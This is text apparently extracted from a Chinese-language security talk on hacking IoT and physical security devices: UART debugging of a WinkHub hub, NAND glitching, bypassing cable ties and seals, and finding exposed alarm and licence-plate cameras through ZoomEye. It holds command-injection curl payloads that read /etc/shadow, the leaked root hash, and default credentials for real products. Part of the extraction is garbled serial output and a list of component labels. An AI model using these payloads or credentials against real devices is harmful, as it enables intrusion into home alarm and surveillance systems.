C681  
C682  
C683  
C684  
C685  
C686  
C687  
C688  
C689  
C690  
C691  
C692  
C693  
C694  
C695  
C696  
C697  
C698  
C699  
C700  
C701  
C702  
C703  
C704  
C705  
C706  
C707  
C708  
C709  
C710  
C711  
C712  
C713  
C714  
C715  
C716  
C717  
C718  
C719  
C720  
C721  
C722  
C723  
C724  
C725  
C726  
C727  
C728  
C729  
C730  
C731  
C732  
C733  
C734  
C735  
C736  
C737  
C738  
C739  
C740  
C741  
C742  
C743  
C744  
C745  
C746  
C747  
C748  
C749  
C750  
C751  
C752  
C753  
C754  
C755  
C756  
C757  
C758  
C759  
C760  
C761  
C762  
C763  
C764  
C765  
C766  
C767  
C768  
C769  
C770  
C771  
C772  
C773  
C774  
C775  
C776  
C777  
C778  
C779  
C780  
C781  
C782  
C783  
C784  
C785  
C786  
C787  
C788  
C789  
C790  
C791  
C792  
C793  
C794  
C795  
C796  
C797  
C798  
C799  
C800  
C801  
C802  
C803  
C804  
C805  
C806  
C807  
C808  
C809  
C810  
C811  
C812  
C813  
C814  
C815  
C816  
C817  
C818  
C819  
C820  
C821  
C822  
C823  
C824  
C825  
C826  
C827  
C828  
C829  
C830  
C831  
C832  
C833  
C834  
C835  
C836  
C837  
C838  
C839  
C840  
C841  
C842  
C843  
C844  
C845  
C846  
C847  
C848  
C849  
C850  
C851  
C852  
C853  
C854  
C855  
C856  
C857  
C858  
C859  
C860  
C861  
C862  
C863  
C864  
C865  
C866  
C867  
C868  
C869  
C870  
C871  
C872  
C873  
C874  
C875  
C876  
C877  
C878  
C879  
C880  
C881  
C882  
C883  
C884  
C885  
C886  
C887  
C888  
C889  
C890  
C891  
C892  
C893  
C894  
C895  
C896  
C897  
C898  
C899  
C900  
C901  
C902  
C903  
C904  
C905  
C906  
C907  
C908  
C909  
C910  
C911  
C912  
C913  
C914  
C915  
C916  
C917  
C918  
C919  
C920  
C921  
C922  
C923  
C924  
C925  
C926  
C927  
C928  
C929  
C930  
C931  
C932  
C933  
C934  
C935  
C936  
C937  
C938  
C939  
C940  
C941  
C942  
C943  
C944  
C945  
C946  
C947  
C948  
C949  
C950  
C951  
C952  
C953  
C954  
C955  
C956  
C957  
C958  
C959  
C960  
C961  
C962  
C963  
C964  
C965  
C966  
C967  
C968  
C969  
C970  
C971  
C972  
C973  
C974  
C975  
C976  
C977  
C978  
C979  
C980  
C981  
C982  
C983  
C984  
C985  
C986  
C987  
C988  
C989  
C990  
C991  
C992  
C993  
C994  
C995  
C996  
C997  
C998  
C999  
C1000

ETH

RJ45

ASSY 40-00007-01  
Rev. \_\_\_\_\_

ANT2

433MHZ KIDDE

IMX JTAG

DUART  
3V3  
TX  
RX  
GND

JTAG/SWD

2.4GHZ  
Zigbee

ANT5

TP4  
U4  
R4  
C4






# Debug 接口 — UART

- . 使用标准连接配置 (8 data bits, no parity bits and 1 stop bit)
- . 波特率参数需要额外设置: 300; 9600; 115200 还是 230400 ?
- . 确定未知串行设备波特率程序 (<https://code.google.com/p/baudrate/>)
- . 可使用 Bus-Pirate 或者 Shikra (传输速度快) 作为设备间的串口连接器

```
0p000K590 ;00+[003]2000)0[000000pQÃ00p000 005000
qq00:C]kgz r0IsssssC00000[00]ssssC02
00z[00]00`00200z[00]00`00200z[00]00000200z[00]000000z2:0zr3[00]00 r0003s0000p0000000000p:00
_q0200[00]00000000r:02:0i0020[00]10000:000 0020[00]00001G5;0xx00`000q00x000``@ Σ000:0[00]
Ã[00]0000x 2000Xês0[00]8;[00]p;200000030000000009]03[00]0[00]0"0 x0/s00c00}0[00]0s2:00UP[00]0000q
@@@@@@@@@@@@@@@@@@@@ Baudrate: 9600 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
G[00]0[00]s0o0w000k0w00c0w000000g{rR{r0g{0o00CGbcGGS}000500b00[00]C00^sc000
@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Initializing random number generator... done.
Starting system message bus: done
++ mount
++ grep database
+ dbcheck=
+ '[' '' == '' ']'
+ ubiattach -p /dev/mtd3
UBI: attaching mtd3 to ubi1
UBI: physical eraseblock size: 131072 bytes (128 KiB)
UBI: logical eraseblock size: 126976 bytes
UBI: smallest flash I/O unit: 2048
UBI: VID header offset: 2048 (aligned 2048)
UBI: data offset: 4096
UBI: attached mtd3 to ubi1
UBI: MTD device name: "database"
UBI: MTD device size: 8 MiB
UBI: number of good PEBs: 61
UBI: number of bad PEBs: 3
UBI: max. allowed volumes: 128
UBI: wear-leveling threshold: 4096
UBI: number of internal volumes: 1
UBI: number of user volumes: 1
```





# Got ROOT? Command Execution

WinkHub 网关可以通过网页的形式对其进行访问 (set\_dev\_value.php)

curl "192.168.01/set\_dev\_value.php" -d "nodeId=a&attrId=;uname -a;"

```
<?php
$nodeId = $_POST['nodeId'];
$attrId = $_POST['attrId'];
$v = $_POST['value'];

// $who = exec('whoami');
// echo $who;
// passthru("sudo ls", $retval);

// echo "nodeId=" . $nodeId . " attrId=" . $attrId . " value=" . $v;
$cmd = 'sudo ' . dirname(__FILE__) . '/php2apron set_value ' . $nodeId . " " . $attrId . " " . $v;

// echo $cmd . " ";

passthru($cmd, $retval);
echo "ret_code=" . $retval;

?>
```

已被厂家打了补丁..... :(



# 边信道 101

不直接对目标(算法)进行攻击, 而通过测量音频, 热量, 电压等方式获取密码

可通过错误注入(Glitch)的方式来打乱程序的正常流程, 从而绕过密码检测

错误注入(Glitch) 具有结果难于预测特性 (激光, 电压, 时钟频率).






# 边信道 — NAND Glitch

NAND Glitch 通过在**正确的时间点**, 阻止 bootloader 读取正确的数据地址. 从而得到root shell.

仅仅需要在**正确的时间点**, 将数据出口 I/O pin 同GND 短接 ...





# 正确的时间点

NAND Glitch 可打乱系统正常流程, 但何时开始 & 何时停止呢?

错误时间点的意外收获....

```
anonymous - bash - 120x30
Pandora:~ anonymous$ curl "http://192.168.0.1/set_dev_value.php" -d "attrId=a&nodeId=; cat /etc/shadow ;"
root:bVn.vHIoFZcTA:0:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
dbus:*::::::
ret_code=127Pandora:~ anonymous$ curl "http://192.168.0.1/set_dev_value.php" -d "attrId=a&nodeId=; id ;"
uid=0(root) gid=0(root)
ret_code=127Pandora:~ anonymous$
```



开锁@物联网时代 II




任何提供安全防护的设备, 都可以理解为锁体系的分支



## 物理安全防护分支

. 通常和门锁一起出现的监视器, 警报器, 门磁等等 ..


. 传统物理安全的器件包罗万象, 缆线绑带, 密封贴条 ..





## 绕过缆线绑带 - Shim

- 可使用可乐罐, 小铁片, 甚至小针, 打开所谓卡死的缆线绑带





## 绕过密封贴条 - 丙酮

. 无色透明液体, 能溶解油, 树脂, 橡胶. 经常用于擦洗塑胶污垢





## 暴露在公网的安防设备

通过 Zmap 或 Masscan 进行全网段扫描, 给所有 IPv4 来个体检.

在条件允许的情况下, 完成扫描全网是分分钟的事. 所有设备都将无所遁形.

通过 ZoomEye 可以发现不少暴露在公网的用于安防的系统设备.

熟练使用 ZoomEye 或 Shodan 这类搜索引擎, 可使研究工作事半功倍.



# 强大的钟馗之眼 — Envisalink

ZoomEy

Envisalink

Explore

Search Result

Global Vision

Found about 744 results (0.016 seconds).

Search Type


Public Devices

Web Services

Service

Unknown 743

http 1

 Greece Alexandroupoli

July 24, 2015

80

HTTP/1.1 401 Authorisation Required

Connection: close

WWW-Authenticate: Basic realm=Envisalink

Content-Type: text/html

<HTML><BODY><H1> Server Requires Authentication </H1></BODY></HTML>





# 默认密码隐患

EnvisaLink 是具有TCP/IP功能的模块. 用户可以通过网页, 手机来控制警报系统.

但默认用户&密码却被忽略了!!!

(user: user)



EnvisALERTS 

2015-05-02 01:19 - System Time

### Network Parameters

IP Address	5.23.2[REDACTED]
Network Mask	255.255.192.0
Gateway	5.23.2[REDACTED]
DNS Server	195.130.17[REDACTED]
DHCP Status	BOUND - 02948

Make Network Settings Static?

Change User Password

### EnvisAlerts Status

Envisalerts Server	184.106.21[REDACTED]
--------------------	----------------------

### EnvisAlarm Status

Account#: 000000 COM#: 01

### EnvisaLink TPI Status

Enable TPI Session Alerts

Reboot Envisalink

Firmware Version: 01.11.140 - MAC: 001C2A00BC4A



# 强大的钟馗之眼 — P372

ZoomEy

p372

Explore

Search Result

Global Vision

 United States Metairie

🕒 Nov. 24, 2014

23

ATZ

**P372** application Apr 13 2010 12:29:02

**P372** Serial Number: 6609

pcb:1, vers:03, rel:x06, build:3145

RAM: 128M @ 128M EPROM: 512k

Flex vers: 16.0, capabilities 003f

Camera firmware: 4.34

362 epld vers: 13

ANPR enabled for: USA Louisiana , 2528

Operating system: C EXECUTIVE 3.3

eprom image checksum: 1408

application crc: a13e

current config crc: 625e

reference config crc: 625e

\* Installed options: 00200018

\* ... Compact Flash

\* ... Basic VES with no security

\* ... USA Licenceplate recognition

\* PIPS Technology **AUTOPLATE (tm) license plate recognition**

\* VES - (violation enforcement system)



# 默认配置隐患

ANPR: 北美车牌监控自动识别系统.

支持 Web, Telnet, FTP 等对其远程控制.

貌似再也不用担心闯红灯了!?! 安全第一!!!

```
[html]
home=flash;html_en.zi
enable=1
debug=0
idletimeout=60
max_cache=86400
user=admin
password=500Vets
```

```
[log]
